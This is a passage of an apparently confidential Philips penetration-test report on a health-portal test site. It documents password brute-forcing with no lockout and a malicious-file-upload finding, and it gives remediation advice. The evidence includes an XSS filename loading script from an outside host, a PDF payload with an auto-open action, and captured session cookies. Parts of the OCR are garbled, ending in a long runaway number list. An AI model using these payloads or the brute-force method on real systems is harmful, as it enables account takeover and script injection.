7	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64, x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36					
8	Content-Type: text/xml; charset=UTF-8					
9	Accept: application/xml, text/xml, */*					
10	Cache-Control: no-cache					
11	Pragma: no-cache					
12	Sec-Ch-Ua-Full-Version: "115.0.5790.110"					
13	Origin: https://singleinstance-externalpentest.vitalhealthsoftware.com					
14	Sec-Fetch-Site: same-origin					
15	Sec-Fetch-Mode: cors					
16	Sec-Fetch-Dest: empty					
17	Referer: https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal					
18	Accept-Encoding: gzip, deflate					
19	Accept-Language: en-US,en;q=0.9					
20	Connection: close					
21						
22	<User saved-from="UserProfileChangePassword" saved-from-component="view">					
	<User send-email="1" user-user-id="3422" welcomepage="backend/main.html?portal=UserPortal" name="zorro" language="EN" name="Robert Buckland Jr" login="rbucklandjr" loginalias="rbucklandjr" loginname="rbucklandjr" username="zorro" company="singleinstance-externalpentest.vitalhealthsoftware.com" email="zorro@singleinstance-externalpentest.vitalhealthsoftware.com" email-validation="None" mobile-number="+8613809849494" culture="en-US" portal="UserPortal" timezone="yes" time-zone="9" Europe Standard Time" company="singleinstance-externalpentest.vitalhealthsoftware.com" super-admin="0" start-date="2023/10/23" end-date="2995/12/31" version="2023-10-23T14:45:45-Z2L11S2Z" service-account="0" NewPassword="Apple812345" NewPasswordRepeats="Apple812345" CurrentPassword="zorro" >					
	</User>					

*Here we are injecting the payloads on current password field.*

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Request ^	Payload	Status code	Error	Timeout	Length	Comment
3415	zhongguo	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3416	ziggy	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3417	zimmerman	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3418	zjaaadc	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3419	Vital@health1	200	<input type="checkbox"/>	<input type="checkbox"/>	2464	
3420	zmodem	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3421	zombie	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3422	zorro	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	

## Request Response

Pretty Raw Hex Render

```

1 HTTP/2 500 Internal Server Error
2 Cache-Control: private
3 Content-Type: application/xml
4 Content-Security-Policy: default-src 'self' https://*.phsdp.com https://*.twilio.com *.vitalhealthsoftware.com *.philipsvitalhealth.nl img-src 'self' *.vitalhealthsoftware.com
   *.vitalhealthsoftware.nl *.philipsvitalhealth.nl data: object-src blob: script-src 'self' *.vitalhealthsoftware.com *.philipsvitalhealth.nl 'unsafe-inline'; frame-ancestors
   'self' *.vitalhealthsoftware.nl *.philipsvitalhealth.nl *.questmanager.nl *.questionnairemanager.co
   *.questionnairemanager.net *.questionnairemanager.nl *.vitalhealthsoftware.com *.vitalhealthsoftware.nl https://www.youtube.be/
   https://player.vimeo.com/ https://players.brightcove.net/ https://*.ainddistrict.com https://www.youtube.be/
   https://stablekoppelaal.vhccloud.nl/ https://grid.koppelaal.nl https://www.thinktive.nl/
5 X-Firefox-Options: SAMEORIGIN
6 X-Content-Type-Options: nosniff
7 Referrer-Policy: same-origin
8 Feature-Policy: geolocation 'self'
9 X-Xss-Protection: 1; mode=block
10 X-Frame-Options: SAMEORIGIN
11 Date: Fri, 17 Nov 2023 12:11:29 GMT
12 Content-Length: 299
13
14 <*>
<status>
  500
</status>
<error>
  IncorrectCurrentPasswordException
</error>
<classification>
  <error>
    <message>
      The current password is incorrect.
    </message>
  </error>
</classification>
<exception>
<message>
  The current password is incorrect.
</message>

```

Activate Windows

Request ^	Payload	Status code	Error	Timeout	Length	Comment
3415	zhongguo	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3416	ziggy	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3417	zimmerman	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3418	zjaaadc	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3419	Vital@health1	200	<input type="checkbox"/>	<input type="checkbox"/>	2464	
3420	zmodem	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3421	zombie	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	
3422	zorro	500	<input type="checkbox"/>	<input type="checkbox"/>	1819	

## Request Response

Pretty Raw Hex Render

```

1 POST /backend/data.xml HTTP/2
2 Host: singleinstance-vitalhealthsoftware-test.vitalhealthsoftware.com
3 Content-Type: application/xml; charset=UTF-8
4 Content-Length: 1073
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.110 Safari/537.36
6 Content-Type: text/xml; charset=UTF-8
7 Accept: application/xml, text/xml, */*
8 Content-Language: en-US, en;q=0.9
9 Accept-Language: en-US, en;q=0.9
10 Connection: close
11 X-Requested-With: XMLHttpRequest
12 Sec-CH-Ua-Platform: " "
13 Origin: https://singleinstance-externalpentest.vitalhealthsoftware.com
14 X-Forwarded-For: 127.0.0.1
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US, en;q=0.9
20 Connection: close
21
22 <user saved-from="UserProfileChangePassword" saved-from-component="view">
<user send-email="" new-user="" id="342" userpage="backend/main.html?portal=UserPortal" banned="0" language="EN" name="Robert Buckland PP" login="rbucklandpp" loginalias="rbucklandpp" login="rbucklandpp" useremail="<user>">
  <one-way-digest>phipps.com</one-way-digest>
  <sendpasswords>user</sendpasswords>
  <wiki-edit>no</wiki-edit>
  <login-validation>None</login-validation>
  <mobile-number>+31842094943</mobile-number>
  <culture>en-US</culture>
  <portals>UserPortal</portals>
  <overwrites>yes</overwrites>
  <time-zones>W_Europe Standard Time</time-zones>
  <company>Philips</company>
  <care-organisation>Philips</care-organisation>
  <super-user>no</super-user>
  <start-date>2023/10/23</start-date>
  <end-date>2099/12/31</end-date>
  <version>2023-10-23T14:49:49:521165Z</version>
  <service-account>0</service-account>
  <new-password>Apple#12345</new-password>
  <new-password-repeat>Apple#12345</new-password-repeat>
  <current-password>CurrentPassword</current-password>
</user>
</user>

```

Activate Windows

After multiple unsuccessful attempts, still application allows to change the password successfully.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



## Case 2:

Vital@healtha1 200 37277

Request	Response
Pretty	<pre> &lt;input name="PasswordInput" type="password" id="PasswordInput" class="form-control" tabindex="2" autocomplete="off" /&gt; &lt;/div&gt; &lt;div id="ChangePasswordRow" class="p-changepassword form-group"&gt;   &lt;div class="checkbox"&gt;     &lt;label id="ChangePasswordLabel" class="no-selecting"&gt;       Wachtwoord wijzigen     &lt;/label&gt;   &lt;/div&gt; &lt;/div&gt;  &lt;div class="p-submit form-group"&gt;   &lt;input name="LoginButton" type="submit" id="LoginButton" class="btn btn-block btn-default btn-primary" tabindex="6" value="Login" /&gt; &lt;/div&gt; &lt;div id="ErrorMessage" class="p-error form-group" style="display:block;"&gt;   &lt;label id="ErrorMessageText"&gt;     Het inloggen is niet gelukt. Controleer de gebruikersnaam en het wachtwoord.   &lt;/label&gt; &lt;/div&gt; &lt;div class="p-capslock form-group"&gt;   &lt;label id="CapsLockWarningLabel" class="no-selecting"&gt;     Waarschuwing: Caps Lock is ingeschakeld   &lt;/label&gt; &lt;/div&gt; &lt;div class="p-form"&gt;   &lt;div id="PasswordForgottenRow" class="p-passwordforgotten form-group"&gt;     &lt;a href="PasswordForgotten.aspx?language=NL" id="PasswordForgottenLink" class="btn btn-link" tabindex="8"&gt;       Je gebruikersnaam of wachtwoord vergeten?     &lt;/a&gt;   &lt;/div&gt; &lt;/div&gt; </pre>

Response for incorrect password attempt.

Dutch – detected
↔
English

Het inloggen is  
niet gelukt.  
Controleer de  
gebruikersnaam  
en het  
wachtwoord.

×

Login failed. Check  
the username and  
password.

Translated the error message.



Request ^	Payload	Status code	Error	Timeout	Length	Comment
101	Vital@healthdl	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
102	Vital@healthck	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
103	Vital@healthvj	200	<input type="checkbox"/>	<input type="checkbox"/>	37401	
104	Vital@healthbh	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
105	Vital@healthng	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
106	Vital@healthmg	200	<input type="checkbox"/>	<input type="checkbox"/>	37401	
107	Vital@healthqq	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
108	Vital@qhealthff	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
109	Vital@*healthf1	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
110	Vital@Shealhe1	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
111	Vital@*healthd1	200	<input type="checkbox"/>	<input type="checkbox"/>	37400	
112	Vital@health1	302	<input checked="" type="checkbox"/>	27474		
113	Vital@*healtha1	200	<input type="checkbox"/>	37339		
114	Vital@*Healthb1	200	<input type="checkbox"/>	37339		
115	Vital@*healthc1	200	<input type="checkbox"/>	37338		

After multiple unsuccessful attempts, still application allows to login successfully.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



## 8.6 WebApp: Upload of Malicious file

Vulnerability Title	Upload of Malicious file
Vulnerability Category	A5 – Security Misconfiguration
Severity	Informational
CVSS V3 Calculation	CVSS Base Score: 5.2 CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:U/C:N/I:H/A:L
Description	<p><b>Vulnerability Description:</b> If a file upload functionality within an application allows the user to upload any file without any restriction on the file content, the server becomes vulnerable to malicious file upload. Uploaded files may pose a significant risk if not verified and handled correctly. Attacker can upload malware/plant backdoor via this file upload feature.</p> <p>During the security assessment it was observed that the application has functionality to add documents as part of the Document tab. It was observed that malicious files were able to be uploaded. Once uploaded, we got the success response.</p> <p>Note: It was observed that the Server is rejecting the eicar.txt files, eicar.zip files.</p> <p><b>Reference:</b> <a href="https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/09-Test_Upload_of_Malicious_Files">https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/09-Test_Upload_of_Malicious_Files</a></p> <p><b>Exploitability rational:</b> An attacker should have some privilege role to upload the files.</p> <p><b>Impact rational:</b> An attacker could exploit this vulnerability by uploading a malicious file which can allow him to execute various attacks like upload virus, introduce pages vulnerable to vulnerabilities like XSS or worst case execute arbitrary code on the server.</p>
Affected Systems/IP Address/URL	<a href="https://singleinstance-externalpentest.vitalhealthsoftware.com/">https://singleinstance-externalpentest.vitalhealthsoftware.com/</a>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



<b>Recommendation:</b>	<p>The application should validate uploaded files for type and size, and limit how often the user is able to perform uploads. The following validation should be performed:</p> <ul style="list-style-type: none"><li>• Contents of the file need to be validated. MIME type can be checked for mitigation.</li><li>• If the application requires uploaded files to be of a specific type such as PDF, text, or Word Document, the application should validate that the extension is '.pdf', '.txt' or '.doc'.</li><li>• The first four bytes of the file should be validated. These first few bytes are known as the file's 'Magic Number' and will uniquely identify the file type. For example, all PDF files start with the byte-sequence '%PDF'.</li><li>• An upper limit on file size should be enforced, as determined on a case-by-case basis. For instance, if a typical file upload is 10 MB, the application should reject files that are larger than 25 MB.</li><li>• The frequency of file uploads should be validated. If the application detects a high frequency of file uploads from a single user, the application should prohibit the user from uploading files for a period of time.</li></ul> <p>In addition to the primary criteria above, all uploaded files should be scanned for known malware/viruses.</p> <p>Reference: <a href="https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html</a></p>
<b>Status</b>	<b>Open</b>

**Steps to Reproduce:**

1. Login to <https://singleinstance-externalpentest.vitalhealthsoftware.com/> using related person credentials.
2. Select Documents tab. Click on Add document.
3. Upload a malicious file and save it.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



**Supportive evidence:****Related Person:**

The screenshot shows the Engage v6.5.7 application interface. The top navigation bar includes 'Engage', a user profile for 'Robert Buckland RP', and various menu icons. Below the header, there are four main tabs: 'Home', 'Tasks' (with a red notification badge), 'Appointments', and 'Documents'. The 'Documents' tab is currently active, indicated by a red underline. On the left, a sidebar for 'Thomas Test' displays a circular profile picture, the date '11:00 AM', and a 'Search Description' input field. The main content area is titled 'Documents' and contains a sub-section 'Add document'. A file named 'payload1 (1).pdf' is shown with a green PDF icon, uploaded by 'Robert Buckland RP' at '11/9/2023, 11:02 AM'. A 'Save' button is visible in the top right corner of the 'Add document' section.

*Uploading malicious file.*

This screenshot shows the same Engage v6.5.7 application interface as the previous one, but with a different set of documents listed in the main 'Documents' section. The 'Add document' section is no longer visible. Two files are listed: 'payload1 (1).pdf' (uploaded by Robert Buckland RP on 11/09/2023) and a file with the content '><script src=https://xss.report/c/devam112></script>' (uploaded on 11/07/2023). Both files have their respective file icons and download links.

*Malicious file uploaded successfully.*

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



Request	Response
<pre>Pretty Raw Hex 1 POST /backend/submit-upload.html HTTP/1.1 2 Host: singleinstance-externalpentest.vitalhealthsoftware.com 3 Cookie: AuthenticationMethod=UsernamePassword; company=CareOrganization; AntiXsrfToken=78MCC0PgU0jC0qlUUhCVdweaoJ35WD2mghblkrIuweghPGU6nhCu8c10_lg; project=Comps; .ASPXAUTH=UVE0834B777F63BDF7934A072EB5674E935B92CD0F761F500A78654ED4D4B073D8231A8CCD7CC5F015 4 Cache-Control: max-age=0 5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHG83K7AlANFfkfQY 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36 7 Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24" 8 Sec-Ch-Ua-Mobile: ?0 9 Sec-Ch-Ua-Platform: "Windows" 10 Origin: https://singleinstance-externalpentest.vitalhealthsoftware.com 11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHG83K7AlANFfkfQY 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Dest: iframe 17 Referer: https://singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=1 18 User-Portal: 1 19 Content-Encoding: gzip, deflate, br 20 Accept-Language: en-US,en;q=0.9 21 Priority: u=0,i 22 Connection: close 23 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: text/html; charset=utf-8 4 Vary: Accept-Encoding 5 Content-Security-Policy: default-src 'self' https://*.phsdsp.com/ https://*.twilio.com/ ws://*.twilio.com/*; vitalhealthsoftware.com/*; vitalhealthsoftware.nl/* *.philipsvitalhealth.nl 'self' *.vitalhealthsoftware.nl *.vitalhealthsoftware.nl *.philipsvitalhealth.nl data:, object-src blob:; script-src 'self'; style-src 'self' *.vitalhealthsoftware.com *.vitalhealthsoftware.nl *.philipsvitalhealth.nl 'unsafe-inline'; frame-ancestors 'self' *.vitalhealthsoftware.nl *.philipsvitalhealth.com *.philipsvitalhealth.nl; frame-src 'self' blob: *.philipsvitalhealth.nl *.questionnairemanager.nl *.questionnairemanager.de *.questionnairemanager.eu *.questionnairemanager.nz *.vitalhealthsoftware.com *.vitalhealthsoftware.nl https://www.youtube.com/ https://www.youtube.be/ https://player.vimeo.com/ https://players.brightcove.net/ https://*.minddistrict.com https://www.heartfailurematters.org https://acc.educatie3l.vitalhealthsoftware.com/ https://edgekoppeltaal.vhscloud.nl/ https://stablekoppeltaal.vhscloud.nl/ https://prd.koppeltaal.nl https://www.thuisarts.nl/ https://prd.koppeltaal.nl https://www.thuisarts.nl/ 6 X-Frame-Options: SAMEORIGIN 7 X-Content-Type-Options: nosniff 8 Referrer-Policy: same-origin 9 Feature-Policy: geolocation 'self' 10 X-XSS-Protection: 1; mode=block 11 Strict-Transport-Security: max-age=31536000; includeSubDomains 12 Date: Thu, 09 Nov 2023 05:44:41 GMT 13 Connection: close 14 Content-Length: 10798 15 16 &lt;!DOCTYPE html&gt; 17 &lt;html&gt; 18   &lt;head&gt;      &lt;script type="text/javascript"&gt;        window.NREUM  (NREUM=({</pre>

Request	Response
<pre>Pretty Raw Hex 22 ----WebKitFormBoundaryHG83K7AlANFfkfQY 23 Content-Disposition: form-data; name="f"; filename="payload1 (1).pdf" 24 Content-Type: application/pdf 25 26 27 PDF-1.5 28 &lt;obj 29 1 0 obj 30 &lt;&gt; 31 /Type /Catalog 32 /Pages 2 0 R 33 /OpenAction 3 0 R 34 /Lang (it-IT) 35 36 endobj 37 4 0 obj 38 &lt;&gt; 39 /Creator &lt;FEFF0057007200E9007400E60072&gt; 40 /Producer &lt;FFFD004C00E900E2007200E6004F00E600E600E600E300E600200036002E0034&gt; 41 /CreationDate (D:20210113010942+01'00') 42 &gt;&gt; 43 endobj 44 1 0 obj 45 &lt;&gt; 46 /Type /Pages 47 /Resources 5 0 R 48 /MediaBox [0 0 595 841] 49 /Kids [6 0 R] 50 /Count 1 51 &gt;&gt; 52 endobj 53 3 0 obj 54 &lt;&gt; 55 /Type /Action 56 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Cache-Control: private 3 Content-Type: application/pdf; charset=utf-8 4 Vary: Accept-Encoding 5 Content-Security-Policy: default-src 'self' https://*.phsdsp.com/ https://*.twilio.com/ ws://*.twilio.com/*; vitalhealthsoftware.com/*; vitalhealthsoftware.nl/* *.philipsvitalhealth.nl; img-src 'self' *.vitalhealthsoftware.com *.vitalhealthsoftware.nl *.philipsvitalhealth.nl data:, object-src blob:; script-src 'self'; style-src 'self' *.vitalhealthsoftware.com *.vitalhealthsoftware.nl *.philipsvitalhealth.nl 'unsafe-inline'; frame-ancestors 'self' *.vitalhealthsoftware.nl *.vitalhealthsoftware.com *.philipsvitalhealth.nl; frame-src 'self' blob: *.philipsvitalhealth.nl *.questionnairemanager.nl *.questionnairemanager.de *.questionnairemanager.eu *.questionnairemanager.nz *.vitalhealthsoftware.com *.vitalhealthsoftware.nl https://www.youtube.com/ https://www.youtube.be/ https://player.vimeo.com/ https://players.brightcove.net/ https://*.minddistrict.com https://www.heartfailurematters.org https://acc.educatie3l.vitalhealthsoftware.com/ https://edgekoppeltaal.vhscloud.nl/ https://stablekoppeltaal.vhscloud.nl/ https://prd.koppeltaal.nl https://www.thuisarts.nl/ https://prd.koppeltaal.nl https://www.thuisarts.nl/ 6 X-Frame-Options: SAMEORIGIN 7 X-Content-Type-Options: nosniff 8 Referrer-Policy: same-origin 9 Feature-Policy: geolocation 'self' 10 X-XSS-Protection: 1; mode=block 11 Strict-Transport-Security: max-age=31536000; includeSubDomains 12 Date: Thu, 09 Nov 2023 05:44:41 GMT 13 Connection: close 14 Content-Length: 10798 15 16 &lt;!DOCTYPE html&gt; 17 &lt;html&gt; 18   &lt;head&gt;      &lt;script type="text/javascript"&gt;        window.NREUM  (NREUM=({</pre>

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



Send | Cancel | < | > | Target: https://singleinstance-externalpentest.vitalhealthsoftware.com | HTTP/1

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>[...]</pre>	<pre>HTTP/1.1 200 OK Cache-Control: private Content-Type: text/html; charset=utf-8 Content-Security-Policy: default-src 'self' https://*.phispd.com/ https://*.twilio.com/ ws://*.twilio.com/*; vitalhealthsoftware.nl https://*.vitalhealthsoftware.nl script-src 'self' *.vitalhealthsoftware.nl https://*.vitalhealthsoftware.nl vitalhealthsoftware.nl *.philipsvirtualhealth.nl data: object-src blob: script-src 'self'; style-src 'self' *.vitalhealthsoftware.nl https://*.vitalhealthsoftware.nl philipsvirtualhealth.nl *.unsafe-inline; frame-ancestors 'self' *.vitalhealthsoftware.nl *vitalhealthsoftware.com *.philipsvirtualhealth.nl; frame-src 'self' blob: *philipsvirtualhealth.nl *.questionmanager.nl *.questionnairemanager.nl *.questionnairemanager.be *.questionnairemanager.de *.questionnairemanager.eu *.questionnairemanager.nz *.vitalhealthsoftware.com *.vitalhealthsoftware.nl https://www.youtube.com https://www.youtube.be/ https://player.vimeo.com https://players.brightcove.net https://*.minddistrict.com https://adpharmaceuticals.org https://acc.educacie31.vitalhealthsoftware.com/ https://adpharmaceuticals.whocloud.nl https://stablekoppeltaal.vhscloud.nl/ https://pid.hoppsait.nl https://www.thuisarts.nl;</pre>
<pre>[...]</pre>	<pre>Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Referer-Policy: same-origin Feature-Policy: geolocation 'self' X-XSS-Protection: 1; mode=block Strict-Transport-Security: max-age=31536000; includeSubDomains Date: Thu, 09 Nov 2023 05:44:41 GMT Connection: close Content-Length: 10798 &lt;!DOCTYPE html&gt; &lt;html&gt; &lt;head&gt; &lt;script type="text/javascript"&gt; window.NEUEUM  (NEUEUM=()</pre>

Here it is observed that it allows the payload to uploads to the server.

## Patient- tbuckland:

singleinstance-externalpentest.vitalhealthsoftware.com/backend/main.html?portal=UserPortal

Thomas "-prompt(8)"

Chats

Boris Bower  
You: Attachment  
yesterday

Fiona Roberts  
09/02/2022  
You: Chat from Thomas Bucklan...

Boris Bower  
Professional

payload! (!)....

yesterday 5:18 PM

Type a message. Press Shift+Enter to add a new line

Send

Sending a malicious file attachment through chat.

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.



Target: https://singleinstance-externalpentest.vitalhealthsoftware.com | HTTP/1

Request	Response
<pre>Pretty Raw Hex 1 POST /api/upload HTTP/1.1 2 Host: singleinstance-externalpentest.vitalhealthsoftware.com 3 Cookie: AuthenticationMethod=UsernamePassword; company=CareOrganization; AntiXsrfToken= 4 f9f9qKgP12Ohb84yYT4HQqCw4ro2tUmIb8eAxF3a5-2PDyKTsPKHtRTRQo; project=Comps; .ASPXAUTH 5 f9f9qKgP12Ohb84yYT4HQqCw4ro2tUmIb8eAxF3a5-2PDyKTsPKHtRTRQo; project=Comps; .ASPXAUTH 6 Cache-Control: no-cache 7 Pragma: no-cache 8 Content-Type: application/json; charset=utf-8 9 Expires: -1 10 Content-Security-Policy: default-src 'self' https://*.philips.com/ https://*.twilio.com/ 11 ws://*.twilio.com vitalhealthsoftware.com vitalhealthsoftware.nl 12 *.*.vitalhealthsoftware.nl img-src 'self' *.vitalhealthsoftware.com 13 *.vitalhealthsoftware.nl *.*.philipsvitalhealth.nl data:, object-src blob; script-src 14 'self'; style-src 'self' *.vitalhealthsoftware.com *.vitalhealthsoftware.nl 15 *.vitalhealthsoftware.com *.philipsvitalhealth.nl frame-ancestors 'self' *.vitalhealthsoftware.nl 16 *.vitalhealthsoftware.com *.philipsvitalhealth.nl frame-src 'self' blob; 17 *.philipsvitalhealth.nl *.questionnairemanager.nl 18 *.questionnairemanager.com *.questionnairemanager.be *.questionnairemanager.de 19 *.questionnairemanager.eu *.questionnairemanager.ns *.vitalhealthsoftware.com 20 *.vitalhealthsoftware.nl https://www.youtube.com https://www.youtube.be/ 21 https://player.vimeo.com https://players.brightcove.net/ https://minddistrict.com 22 https://edugroep.vitalhealthcloud.nl https://stablekoppeltaai.vhscloud.nl/ 23 https://pid.hoppestaal.nl https://www.thuisarts.nl; 24 https://adg.vitalhealthcloud.nl 25 X-Frame-Options: SAMEORIGIN 26 X-Content-Type-Options: nosniff 27 Referrer-Policy: same-origin 28 Feature-Policy: geolocation 'self' 29 X-XSS-Protection: 1; mode=block 30 Strict-Transport-Security: max-age=31536000; includeSubDomains 31 Date: Tue, 14 Nov 2023 10:09:49 GMT 32 Connection: close 33 Content-Length: 57 34 Content-Type: application/pdf 35 36 [6451fc2f0-26d5-4f18-8016-33fffb6e0a9_payload1 (1).pdf] 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 389 390 391 392 393 394 395 396 397 398 399 399 400 401 402 403 404 405 406 407 408 409 409 410 411 412 413 414 415 416 417 418 419 419 420 421 422 423 424 425 426 427 428 429 429 430 431 432 433 434 435 436 437 438 439 439 440 441 442 443 444 445 446 447 448 449 449 450 451 452 453 454 455 456 457 458 459 459 460 461 462 463 464 465 466 467 468 469 469 470 471 472 473 474 475 476 477 478 479 479 480 481 482 483 484 485 486 487 488 489 489 490 491 492 493 494 495 496 497 498 499 499 500 501 502 503 504 505 506 507 508 509 509 510 511 512 513 514 515 516 517 517 518 519 519 520 521 522 523 524 525 526 527 528 529 529 530 531 532 533 534 535 536 537 538 539 539 540 541 542 543 544 545 546 547 548 549 549 550 551 552 553 554 555 556 557 558 559 559 560 561 562 563 564 565 566 567 568 569 569 570 571 572 573 574 575 576 577 578 579 579 580 581 582 583 584 585 586 587 588 589 589 590 591 592 593 594 595 596 597 597 598 599 599 600 601 602 603 604 605 606 607 608 609 609 610 611 612 613 614 615 616 617 617 618 619 619 620 621 622 623 624 625 626 627 628 629 629 630 631 632 633 634 635 636 637 638 639 639 640 641 642 643 644 645 646 647 648 649 649 650 651 652 653 654 655 656 657 658 659 659 660 661 662 663 664 665 666 667 668 669 669 670 671 672 673 674 675 676 677 678 679 679 680 681 682 683 684 685 686 687 688 689 689 690 691 692 693 694 695 696 697 697 698 699 699 700 701 702 703 704 705 706 707 708 709 709 710 711 712 713 714 715 716 717 717 718 719 719 720 721 722 723 724 725 726 727 728 729 729 730 731 732 733 734 735 736 737 738 739 739 740 741 742 743 744 745 746 747 748 749 749 750 751 752 753 754 755 756 757 758 759 759 760 761 762 763 764 765 766 767 768 769 769 770 771 772 773 774 775 776 777 778 779 779 780 781 782 783 784 785 786 787 788 789 789 790 791 792 793 794 795 796 797 797 798 799 799 800 801 802 803 804 805 806 807 808 809 809 810 811 812 813 814 815 816 817 817 818 819 819 820 821 822 823 824 825 826 827 828 829 829 830 831 832 833 834 835 836 837 838 839 839 840 841 842 843 844 845 846 847 848 849 849 850 851 852 853 854 855 856 857 858 859 859 860 861 862 863 864 865 866 867 868 869 869 870 871 872 873 874 875 876 877 878 879 879 880 881 882 883 884 885 886 887 888 888 889 889 890 891 892 893 894 895 896 897 897 898 899 899 900 901 902 903 904 905 906 907 908 909 909 910 911 912 913 914 915 916 917 917 918 919 919 920 921 922 923 924 925 926 927 928 929 929 930 931 932 933 934 935 936 937 938 939 939 940 941 942 943 944 945 946 947 948 949 949 950 951 952 953 954 955 956 957 958 959 959 960 961 962 963 964 965 966 967 968 969 969 970 971 972 973 974 975 976 977 978 979 979 980 981 982 983 984 985 986 987 987 988 989 989 990 991 992 993 994 995 996 997 997 998 999 999 1000 1000 1001 1002 1003 1004 1005 1006 1007 1008 1009 1009 1010 1011 1012 1013 1014 1015 1016 1017 1017 1018 1019 1019 1020 1021 1022 1023 1024 1025 1026 1027 1028 1029 1029 1030 1031 1032 1033 1034 1035 1036 1037 1038 1039 1039 1040 1041 1042 1043 1044 1045 1046 1047 1048 1049 1049 1050 1051 1052 1053 1054 1055 1056 1057 1058 1059 1059 1060 